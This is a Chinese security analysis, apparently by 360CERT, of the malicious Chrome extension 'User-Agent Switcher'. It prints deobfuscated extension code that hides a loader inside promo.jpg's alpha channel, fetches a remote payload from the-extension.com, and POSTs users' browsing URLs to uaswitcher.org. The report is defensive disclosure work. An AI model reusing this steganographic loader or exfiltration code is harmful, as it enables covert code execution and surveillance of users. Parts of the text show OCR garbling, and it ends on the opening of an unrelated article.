
DNS 请求态势

uaswitcher.org



通过查看两个 User-Agent Switcher 的接受数据域名(uaswitcher.org)一个月内的记录，在 2017 年 8 月 22 日高点日活请求达到 5 万左右，在 9 月 9 日事件披露后至今依旧有 4 万左右的日活请求。

the-extension.com & api.data-monitor.info



通过查看两个 User-Agent Switcher 的 payload 推送域名和广告推广域名(the-extension.com;api.data-monitor.info)的记录，从 2017 年 8 月 22 日前访问曲线才开始上升，其中对 payload 推送的域名访问高点大概达到日活 1.3 万左右，对广告推广获取的域名访问高点大概达到日活 1.1 万左右，并于 9 月 19 日访问曲线开始下降。

注:该数据来自于360网络安全研究院(<http://netlab.360.com/>)

修复版本


暂无

详情

技术细节

首先安装了该插件后,linux 会在该目录下得到相应的 crx 文件解包出来的插件配置以及相关功能 js 文件目录  :

```
/home/r7/.config/google-chrome/Default/Extensions/ffhkkpnppgnfaobgihpdblhnmmmbodake
```



```

File Edit View Search Terminal Help
① manifest.json
18 {
17   background: {
16     |||scripts||: [ |js/JsonValues.js|, |js/background.js|, |js/analytics.js| ]
15   },
14   browser_action: {
13     |||default_icon||: {
12     |||19||: |img/icon19.png|,
11     |||38||: |img/icon38.png|
10   },
9     |||default_popup||: |popup.html|,
8     |||default_title||: User-Agent Switcher for Google Chrome|
7   },
6   content_scripts: [ {
5     |||js||: [ |js/content.js| ],
4     |||matches||: [ |*:///*/| ],
3     |||run_at||: |document_start|
2   }],
1   content_security_policy: script-src 'self' 'unsafe-eval';object-src 'self';
19 description: User-Agent Switcher for Google Chrome switches between different user-agents.,
1   icons: {
2     |||128||: |img/icon128.png|,
3     |||16||: |img/icon16.png|,
4     |||48||: |img/icon48.png|
5   },
6   key: MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC+b1yVHaM3mHymwJPPf4XFC4wHMygz7sUplzJ0xeDxh3E+EB31Jz+HGb7lzBcGKAZW0Sj7azDgxzKNG+
IJYFMAeQusEC2Bw7hvT4od789X59ZYaRB9Dls2HL5i2mcR6pREP9CP+KcnV1YrOaXp4WpDr0vhVrsf6Qli+d/OzwhIDAQAB,
7   manifest_version: 2,
8   name: User-Agent Switcher for Google Chrome,
9   options_page: options.html,
10  permissions: [ webRequest, webNavigation, webRequestBlocking, tabs, contextMenus, http:///*, https:///*, storage ],
11  update_url: https://clients2.google.com/service/update2/crx,
12  version: 1.8.26
13 }

```

该目录的结构如下  :

```

1.8.26_0
├── css
│   ├── bootstrap.min.css
│   ├── options.css
│   └── popup.css
├── img
│   ├── active.png
│   ├── glyphicons-halflings.png
│   ├── glyphicons-halflings-white.png
│   ├── icon128.png
│   ├── icon16.png
│   ├── icon19.png
│   ├── icon38.png
│   └── icon48.png
└── js
    ├── analytics.js
    ├── background.js
    ├── bootstrap.min.js
    ├── content.js
    ├── jquery.min.js
    └── JsonValues.js

```

```
|- options.js
  |- popup.js
  |- manifest.json
  |- _metadata
    |- computed
      |- verified_c
  |- options.html
  |- popup.html
  |- promo.jpg
```

4 directories, 25 files

根据 chrome 插件编写原则 **manifest.json** 这个文件为核心配置文件

canvas 图片 js 代码隐藏

那么现在直接从 background.js 看起 在 background.js 的 70 行处有一行经过 js 压缩的代码,进行 beautify 后

可以比较清楚的看到执行了这个 `promo` 函数,这里大部分代码的功能都是对 `promo.jpg` 这个图片文件的读取处理

0x01

```
}, t.prototype.Po = 3, t.prototype.cs = 0, t.prototype.Rn = 5e3, t.prototype.dS = function () {
  try {
    var e = t.prototype,
        n = r.Hf(e.Vh());
    if ("" === n) {
      if (e.cs > e.Po) return;
      // return e.cs++, void setTimeout(e.dS, e.Rn)
      return e.cs++, e.dS
    }
    document.defaultView[(typeof r.Ae).charAt(0).toUpperCase() + (typeof r.Ae).slice(1)](n)()
  } catch (t) {}
}, (new t).dS
}();
```

实例化t,并执行dS函数

n的值由来,重点的两部分r.Hf,e.Vh

dS函数

先看到 $e.Vh$

```
}, t.prototype.Vh = function (t, e) {
  if ("" === ../../promo.jpg) return "";
  void 0 === t && (t = ../../promo.jpg), t.length && (t = r.Wk(t)) || e = e || {};
  var n = this.Et,
    i = e.mp || n.mp,
    o = e.Tv || n.Tv,
    h = e.At || n.At,
    a = r.Yb(Math.pow(2, i)),
    f = (e.WC || n.WC) && e.TY || n.TY,
    u = document.createElement("canvas"),
    p = u.getContext("2d");
  if (u.style.display = "none", u.width = e.width || t.width, u.height = e.height || t.height, 0 === u.width || 0 === u.height) return "";
  e.height && e.width ? p.drawImage(t, 0, 0, e.width, e.height) : p.drawImage(t, 0, 0);
  var c = p.getImageData(0, 0, u.width, u.height),
    d = c.data,
    g = [];
  if (c.data.every(function (t) {
    return 0 === t
  })) return "";
  var m, s;
  if (1 === o) for (m = 3, s = !1; !s && m < d.length && !s; m += 4) s = f(d, m, o) || s || g.push(d[m] - (255 - a + 1));
  var v = "", w = 0, y = 0, l = Math.pow(2, h) - 1;
  for (m = 0; m < g.length; m += 1) w += g[m] << y, y += 1, y > h && (v += String.fromCharCode(w & l), y = h), w = g[m] >> 1 - y);
  return v.length < 1 ? v : (v === "" && (v += String.fromCharCode(w & l)), v)
};
```

其中第一部分还原出的值为

满足条件的地方是在 **181787** 这个值的地方 **181787//4=45446** 正好满足还原出的 **list** 长度 而值的内容都小于 **10**,所以这就是为什么要放在 **A** 分量上, **A** 分量的值 **255** 是完全不透明,而这部分值附加在 **245** 上.所以对图片的观感完全无影响

第二部分还原出的值为



in Vh, w&l: 710
in Vh, w&l: 772
in Vh, w&l: 787
in Vh, w&l: 780
in Vh, w&l: 769
in Vh, w&l: 786
in Vh, w&l: 775
in Vh, w&l: 781
in Vh, w&l: 780
in Vh, w&l: 710
in Vh, w&l: 711
in Vh, w&l: 793
in Vh, w&l: 788
in Vh, w&l: 767
in Vh, w&l: 784
in Vh, w&l: 702
in Vh, w&l: 765
in Vh, w&l: 718
in Vh, w&l: 790
in Vh, w&l: 720
in Vh, w&l: 719
in Vh, w&l: 720
in Vh, w&l: 724
in Vh, w&l: 731
in Vh, w&l: 761
in Vh, w&l: 709
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 721
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 772
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 722
in Vh, w&l: 762
in Vh, w&l: 790
in Vh, w&l: 724
in Vh, w&l: 723
in Vh, w&l: 709
in Vh, w&l: 714
in Vh, w&l: 709

这一部分就稍微复杂一点



```
var v = "";
w = 0;
y = 0;
l = Math.pow(2, h) - 1; //的值65535
console.log("in Vh, l:", l);
console.log("in Vh, h:", h);
// for (m = 0; m < g.length; m += 1) w += g[m] << y, y += i, y >= h && (v += String.fromCharCode(w & l), y %= h, w = g[m] >> i - y);
for (m = 0; m < g.length; m += 1) {
    w += g[m] << y;
    y += i;
    // console.log("in Vh for, y:", y);
    if(y >= h) { //的值16
        console.log("in Vh, w&l:", w & l);
        v += String.fromCharCode(w & l);
        y %= h;
        w = g[m] >> i - y;
    }
}
```

in Vh for, y: 3

in Vh for, y: 6

in Vh for, y: 9

in Vh for, y: 12

in Vh for, y: 15

in Vh for, y: 18

in Vh for, y: 5

in Vh for, y: 8

in Vh for, y: 11

in Vh for, y: 14

in Vh for, y: 17

in Vh for, y: 4

in Vh for, y: 7

in Vh for, y: 10

in Vh for, y: 13

in Vh for, y: 16

可以看到 y 从 0 开始.当大于 16 的时候进行一次处理,而 y 有恒定的变化顺序

3,6,9,12,15,18,5,8,11,14,17,4,7,10,13,16

而触发处理的是在 $>=16$ 这一条件下,构成(6,5,5)这样一个循环

```
in Vh, l: 65535
in Vh, h: 16
in Vh for, w: 0
② in Vh for, w: 6
in Vh for, w: 198
② in Vh for, w: 710
in Vh for, w: 0
② in Vh for, w: 4
② in Vh for, w: 772
in Vh for, w: 1
in Vh for, w: 3
in Vh for, w: 19
② in Vh for, w: 787
in Vh for, w: 0
in Vh for, w: 4
in Vh for, w: 12
in Vh for, w: 268
② in Vh for, w: 780
③ in Vh for, w: 1
② in Vh for, w: 769
in Vh for, w: 0
in Vh for, w: 2
in Vh for, w: 18
② in Vh for, w: 786
in Vh for, w: 0
② in Vh for, w: 7
in Vh for, w: 263
② in Vh for, w: 775
in Vh for, w: 1
② in Vh for, w: 13
② in Vh for, w: 781
in Vh for, w: 0
② in Vh for, w: 12
② in Vh for, w: 780
in Vh for, w: 0
② in Vh for, w: 6
```

再结合 w 的变换,只需要再安排好一个合适的数列,就能把大数拆分成(6,5,5)这样一组一组的由 0-9 组成的数

这就是为什么能以小于 10 的值将期望的值隐藏在 A 分量里

```
Hf: function (t) {
  console.log("in Hf, t:", t);

  // for (var r = "", e = -670, n = 0, i = 0; i < t.length; i++) n = t[i].charCodeAt() + e, r += String.fromCharCode(n),
  for (var r = "", e = -670, n = 0, i = 0; i < t.length; i++) n = t[i].charCodeAt() + e, r += String.fromCharCode(n);
  return r
},
```

将值减去 670,再转换成对应的ascii字符



这就达到了将 js 代码隐藏于图片的效果，并且对图片本身几乎无任何显示效果以及大小上的影响。

而根据 js 中,document.defaultView["Function"]()这个方式,可以直接执行 n 中的 js 代码,所以直接尝试增加 document.write(n) 直接输出 n 的内容至页面。

```
> document.defaultView["Function"]("console.log(1);")()
1
< undefined
> document.defaultView["Function"]
< f Function() { [native code] }
> document.defaultView["Function"]("console.log(1);")()
1
< undefined
```

The screenshot shows a browser window with the URL `http://localhost:9090` in the address bar. The page content is a single digit '1'.

可以看到这确实是一段 js 代码

隐藏 JS 代码执行

可以看到,原本的代码是执行 i()函数,而 i()函数的内容是 setTimeout 这一定时执行函数,为了测试 直接提取出其中的执行函数进行执行

这些代码的功能按流程来说如下

1.首先 `e({'act': func1('0x2d')})`;进行一个时间戳校验,满足一定时间后,从

<https://the-extension.com> 上下载 js 的 payload

2.调用 `chrome.storage.local.set`方法将这段 js 代码保存至本地缓存 :

```
Log/home/r7/.config/google-chrome/Default/Local Extension
Settings/ffhkkpnppgnfaobgihpdblnhmmbodake/000003.log
```

这一文件中

3.再通过 `r()[func1('0x1')](a)`;调用 r()函数后再调用 a()函数,执行了第二部保存下来的恶意 js 代码,进行的用户信息上传

0x01

首先是第一个技术,代码里的英文字符串 90%都转换成了 16 进制的表示形式



例如 `</>` :

```
var _0x2126 = ['\x63\x6f\x64\x65', '\x76\x65\x72\x73\x69\x6f\x6e', '\x65\x72\x72\x6f\x72',
  '\x64\x6f\x77\x6e\x6c\x6f\x61\x64',
  '\x69\x6e\x76\x61\x6c\x69\x64\x4d\x6f\x6e\x65\x74\x69\x7a\x61\x74\x69\x6f\x6e\x43\x6f\x64\x65',
  '\x54\x6a\x50\x7a\x6c\x38\x63\x61\x49\x34\x31', '\x4b\x49\x31\x30\x77\x54\x77\x76\x46\x37',
  '\x46\x75\x6e\x63\x74\x69\x6f\x6e', '\x72\x75\x6e', '\x69\x64\x6c\x65',
  '\x70\x79\x57\x35\x46\x31\x55\x34\x33\x56\x49', '\x69\x6e\x69\x74',
  '\x68\x74\x74\x70\x73\x3a\x2f\x2f\x74\x68\x65\x2d\x65\x78\x74\x65\x6e\x73\x6f\x6e\x2e\x63\x6f\x6d',
  ', '\x6c\x6f\x63\x61\x6c', '\x73\x74\x6f\x72\x61\x67\x65', '\x65\x76\x61\x6c', '\x74\x68\x65\x6e',
  '\x67\x65\x74', '\x67\x65\x74\x54\x69\x6d\x65', '\x73\x65\x74\x55\x54\x43\x48\x6f\x75\x72\x73',
  '\x75\x72\x6c', '\x6f\x72\x69\x67\x69\x6e', '\x73\x65\x74', '\x47\x45\x54', '\x6c\x6f\x61\x64\x69\x6e\x67',
  '\x73\x74\x61\x74\x75\x73', '\x72\x65\x6d\x6f\x76\x65\x4c\x69\x73\x74\x65\x6e\x65\x72',
  '\x6f\x6e\x55\x70\x64\x61\x74\x65\x64', '\x74\x61\x62\x73', '\x63\x61\x6c\x6c\x65\x65',
  '\x61\x64\x64\x4c\x69\x73\x74\x65\x6e\x65\x72', '\x6f\x6e\x4d\x65\x73\x61\x67\x65',
  '\x72\x75\x6e\x74\x69\x6d\x65', '\x65\x78\x65\x63\x75\x74\x65\x53\x63\x72\x69\x70\x74',
  '\x72\x65\x70\x6c\x61\x63\x65', '\x64\x61\x74\x61', '\x74\x65\x73\x74', '\x69\x6e\x63\x6c\x75\x64\x65\x73',
  '\x68\x74\x74\x70\x3a\x2f\x2f', '\x6c\x65\x6e\x67\x74\x68', '\x55\x72\x6c\x20\x65\x72\x6f\x72',
  '\x71\x75\x65\x72\x79', '\x66\x69\x6c\x74\x65\x72', '\x61\x63\x74\x69\x76\x65', '\x66\x6c\x6f\x72',
  '\x72\x61\x6e\x64\x6f\x6d', '\x63\x68\x61\x72\x43\x6f\x64\x65\x41\x74',
  '\x66\x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65', '\x70\x61\x72\x73\x65'];
```

这是一个列表,里面存了很多字符串,因为 js 有个特性,在形如 `chrome.storage.local` 这种调用的时候,完全可以使用 `chrome["storage"]["local"]` 这种方式

然后这个列表的顺序其实不准确,还存在一个复原列表的操作

```
(function(param1, param2) {
  var tmpvar1 = function(tmp1_param1) {
    while (--tmp1_param1) {
      param1['push'](param1['shift']());
    }
  };
  tmpvar1(++param2);
})(op_list, 0xa2));
```



```

> op_list
< [49: {"eval", "then", "get", "getTime", "setUTCHours", "url", "origin", "set", "GET", "loading", "status", "removeListener", "onUpdated", "tabs", "callee", "addListener", "onMessage", "runtime", "executeScript", "replace", "data", "test", "includes", "http://", "length", "Url
  0: "eval"
  1: "then"
  2: "get"
  3: "getTime"
  4: "setUTCHours"
  5: "url"
  6: "origin"
  7: "set"
  8: "GET"
  9: "loading"
  10: "status"
  11: "removeListener"
  12: "onUpdated"
  13: "tabs"
  14: "callee"
  15: "addListener"
  16: "onMessage"
  17: "runtime"
  18: "executeScript"
  19: "replace"
  20: "data"
  21: "test"
  22: "includes"
  23: "http://"
  24: "length"
  25: "Url error"
  26: "addListener"
  27: "onUpdated"
  28: "active"
  29: "flavor"
  30: "origin"
  31: "charCodeAt"
  32: "fromCharCode"
  33: "parse"
  34: "run"
  35: "version"
  36: "error"
  37: "download"
  38: "invalidMonetizationCode"
  39: "onUpdated"
  40: "K130wTwvF7"
  41: "Function"
  42: "run"
  43: "act"
  44: "ny0fF4U43VI"
  45: "init"
  46: "https://the-extension.com"
  47: "local"
  48: "storage"

```

这个才是复原后的顺序

0x02

针对上面的列表取值,特地用了一个函数

```

var func1 = function(func1_param1, func1_param2) {
  var func1_param1 = parseInt(func1_param1, 0x10);
  var func1_tmpvar1 = op_list[func1_param1];
  return func1_tmpvar1;
};

安全客 ( bobao.360.cn )

```

该函数作用就是把传入的 16 进制值转换为 10 进制,再在这个列表里作 index,返回对应字符串

```

let e_tmpvar1 = t('${cat} ${act}', c['FD']);
return ['get'][e_tmpvar1][func1('0x1')][e_tmpvar2 => {
  let e_tmpvar3 = e_tmpvar2[e_tmpvar1];
  e_tmpvar4 = 0x5265c00 == fr ? new Date() [func1('0x3')] () - new Date(e_tmpvar3) [func1('0x4')] () (0x0, 0x0, 0x0, 0x0) >= fr : new Date() [func1('0x3')] () - e_tmpvar3 >= fr;
  e_tmpvar4 = true;
  if (!e_tmpvar3 || e_tmpvar4) {
    let e_tmpvar2 = ${new URL(c['WL']) [func1('0x5')]} [func1('0x6')]/stats';
    //e_tmpvar2 = "https://the-extension.com/stats"
  }
}

```

可以看到大量采用这种形式的调用

0x03

可以看出代码中拥有大量的 Promise 对象

并且通过使用大量的箭头函数,是代码可读性并不如顺序执行那种思维出来的那么简单

```

function a(a_param1) {
  try {
    // window['Function'](a_param1['code'])(l, n, e);
    // a_param1['code'] && 0x0 !== a_param1['code']['length'] || a_param1['version'] && 0x0 !== a_param1['version']['length']
    window[func1('0x29')](a_param1[func1('0x22')])(l, n, e), e[a_param1[func1('0x22')]] && 0x0 !== a_param1['code'][func1('0x18')] || a_param1[func1('0x23')] && 0x0 !== a_param1['code'][func1('0x24')];
    act: run,
    lab: a_param1[func1('0x23')]
  } : {
    act: func1('0x2a'),
    lab: func1('0x2b')
  });
} catch (a_tmpvar1) {
  e({
    act: func1('0x24'),
    lab: 'run_${a_param1[func1('0x23')]}'
  });
}

```

实际内容见上面注释,a_param1['code'] 的内容是通过 chrome.storage.local.get 获得之前存入缓存 Log 文件中的恶意 js 代码,通过 window['Function'] 进行的执行

下载恶意 payload

```
function r() {
  return new Promise((rp_param1, rp_param2) => {
    l[func2('0x2')][func2('0x2c')]['then'][rp_tmpvar1 => {
      let rp_tmpvar2 = rp_tmpvar1['pyW5F1U43VI'] || 0x0;
      0x0 === rp_tmpvar2 && l[func2('0x7')]({
        'XMNEzT4SfdC': new Date()[func2('0x3')]()
      })['then'][rp_tmpvar3 => {
        e({
          'act': 'install'
        });
      }];
      new Date()[func2('0x3')]() - rp_tmpvar2 > c['WL']['G'] ? setTimeout(function () {
        n.$({
          c['WL'][func2('0x5')]
        })
      }, 0);
    });
  });
}
```

<https://the-extension.com/?hash=jwtmv6kavksy5cazdf4leg66r> 为 payload 地址

第一部分 恶意代码

用户信息上传

很容易读到



```
function fetchOverlayPattern(data, callback) {
    console.log("in fetchOverlayPattern, data", data);
    console.trace();
    console.log("url:", configFetcher.MainLocator() + main_route);
    if (listenerLast = localStorage.getItem("listenerLast"),
        (new Date).getTime() - listenerLast > 300) {
        data.tnew = Date.now();
        var bqa = qs(data)
        , payload = btoa(bqa)
        , xhr = new XMLHttpRequest();
        xhr.open("POST", configFetcher.MainLocator() + main_route, !0),
        xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded"),
        xhr.onload = function (e) {
            if (200 == this.status)
                try {
                    callback(JSON.parse(this.response))
                } catch (e) {
                }
        }
        ,
        xhr.send(["e", encodeURIComponent(btoa(payload))].join("="));
        localStorage.setItem("listenerLast", (new Date).getTime());
    }
}
```

这个地方 post 了数据并且是往 <https://uaswitcher.org/logic/page/data> 这个链接
这里可以看到，调用到.request 方法的地方

```
function onUpdated(tabId, details, tab) {
    console.log("in onUpdated:", tabId, details, tab);
    details && "complete" === details.status && (tablist.edit(tabId).p && tablist.edit(tabId).aj && tablist.edit(tabId, {
        sh: void 0,
        p: !1,
        aj: !1
    }),
    tablist.edit(tabId, {
        ng: "ajax",
        aj: !0
    }),
    tablist.request(tabId, tab),
    tablist.edit(tabId, {
        replaced: !1
    }));
}

function onReplaced(addedTabId, removedTabId) {
    tablist.edit(addedTabId, {
        replaced: !0
    });
    tablist.details(addedTabId, tablist.request.bind(tablist, (addedTabId || {}).tabId || addedTabId));
}

function onBeforeSendHeaders(details) {
    return tablist.edit(details.tabId, {
        hh: !0
    });
    details.requestHeaders.some(function (rh) {
        return /^Referer$/i.test(rh.name) && tablist.edit(details.tabId, {
            a: rh.value
        })
    }) || tablist.edit(details.tabId, {
        a: ""
    });
    {
        requestHeaders: details.requestHeaders
    }
}
```

```
request: function(tabId, tab) {
  if (configFetcher.IsEnabled() && toggler.isOn()) {
    if (!hash[tabId] || hash[tabId].p && !hash[tabId].replaced)
      return void this.clear(tabId);
    var currTab = hash[tabId] || {};
    currTab.url = validateUrl(tab.url);
    url && (currTab.hh || lp != tab.url) && (tab.active || hash[tabId].fr || hash[tabId].uk.push("background auto reloading"),
    hash[tabId].dada && hash[hash[tabId].dada] && hash[hash[tabId].dada].retroet && (hash[tabId].zz = hash[hash[tabId].dada].retroet),
    fetchOverlayPattern(this.edit(tabId, {
      sh: url,
      b: lp
    }), function(d) {}),
    tab.active && (lp = currTab.sh),
    hash[tabId].zz = null,
    hash[tabId].dada = null,
    this.clear(tabId),
    hash[tabId].sh = url,
    hash[tabId].p = !0
  }
},  
clear: function(tid) {
```

然后调用了 `fetchOverlayPattern`

可以看到其中的内容就是要传输出去的用户信息


```
in fetchOverlayPattern, data ▶ Object ⓘ
  a: ""
  aj: false
  b: ""
  ch: 4
  d: 0
  dada: null
  exp: "emmh1l2f0kil55k4e89jr2o9lrlp"
  fr: false
  hh: false
  new: 310
  ng: "start_page"
  replaced: false
  restarting: false
  retroet: ""
  ▶ se: []
  sesnew: ""
  sh: "http://www.baidu.com/s=1"
  su: "chrome"
  tnew: 1505815067561
  ▶ tsh: []
  ▶ uk: []
  un: "1"
  val: 21
  var: "1.8.26"
  zz: null
  ▶ proto : Object
```

广告推广部分

代码部分

这部分比较简单，就不过多赘述

获取到的推广跳转链接




```

{
  "rules": {
    "- aliexpress.com": {
      "*": {
        "*": "http://systemrtb.com/?target=http%3A%2F%2Fnfemo.com%2Fclick-J0ETHVDP-MKIGQNPP%3Fbt%3D25%26t1%3D1%26sa%3D_SUBID_%26url%3D_CURURL"
      }
    }
  }
}

```

经过多次跳转后的页面



补充说明

RGBA

红绿蓝透明 R - 红色 (0-255) G - 绿色 (0-255) B - 蓝色 (0-255) A - alpha 通道 (0-255; 0 是透明的，255 是完全可见的)

总结

该插件通过隐藏在图片中的恶意 js 代码向控制者服务器请求新的恶意 payload, 恶意 payload 可以在用户不知情被控制者随时修改更新

建议用户尽快卸载该插件，或使用其他插件代替

利用验证

```
in fetchOverlayPattern, data ▼ Object ⓘ
  a: ""
  aj: false
  b: ""
  ch: 4
  d: 0
  dada: null
  exp: "emmh12f0ki155k4e89jr2o9lrlp"
  fr: false
  hh: false
  new: 310
  ng: "start_page"
  replaced: false
  restarting: false
  retroet: ""
  ▶ se: []
  sesnew: ""
  sh: "http://www.baidu.com/s=1"
  su: "chrome"
  tnew: 1505815067561
  ▶ tsh: []
  ▶ uk: []
  un: "1"
  val: 21
  var: "1.8.26"
  zz: null
  ▶ __proto__: Object
```

可以看到当前的页面数据已经被获取了

修复建议

建议用户尽快卸载该插件，或使用其他插件代替

时间线

2017-09-09 事件披露

2017-09-10 360CERT 发布预警通告

2017-09-20 360CERT 完成全部细节分析

参考文档

Promise MDN web docs

https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Global_Objects/Promise

Arrow functions MDN web docs

https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Functions/Arrow_functions

Pixel manipulation with canvas MDN web docs

https://developer.mozilla.org/zh-CN/docs/Web/API/Canvas_API/Tutorial/Pixel_manipulation_with_canvas

js 中||的作用

<https://www.zhihu.com/question/23720136?nr=1>

不能说的秘密——前端也能玩的图片隐写术 | AlloyTeam

<http://www.alloyteam.com/2016/03/image-steganography/>



Mac 下的破解软件真的安全吗？

作者：ch4r0n@饿了么安全应急响应中心

原文地址：【安全客】<http://bobao.360.cn/learning/detail/4324.html>

前言

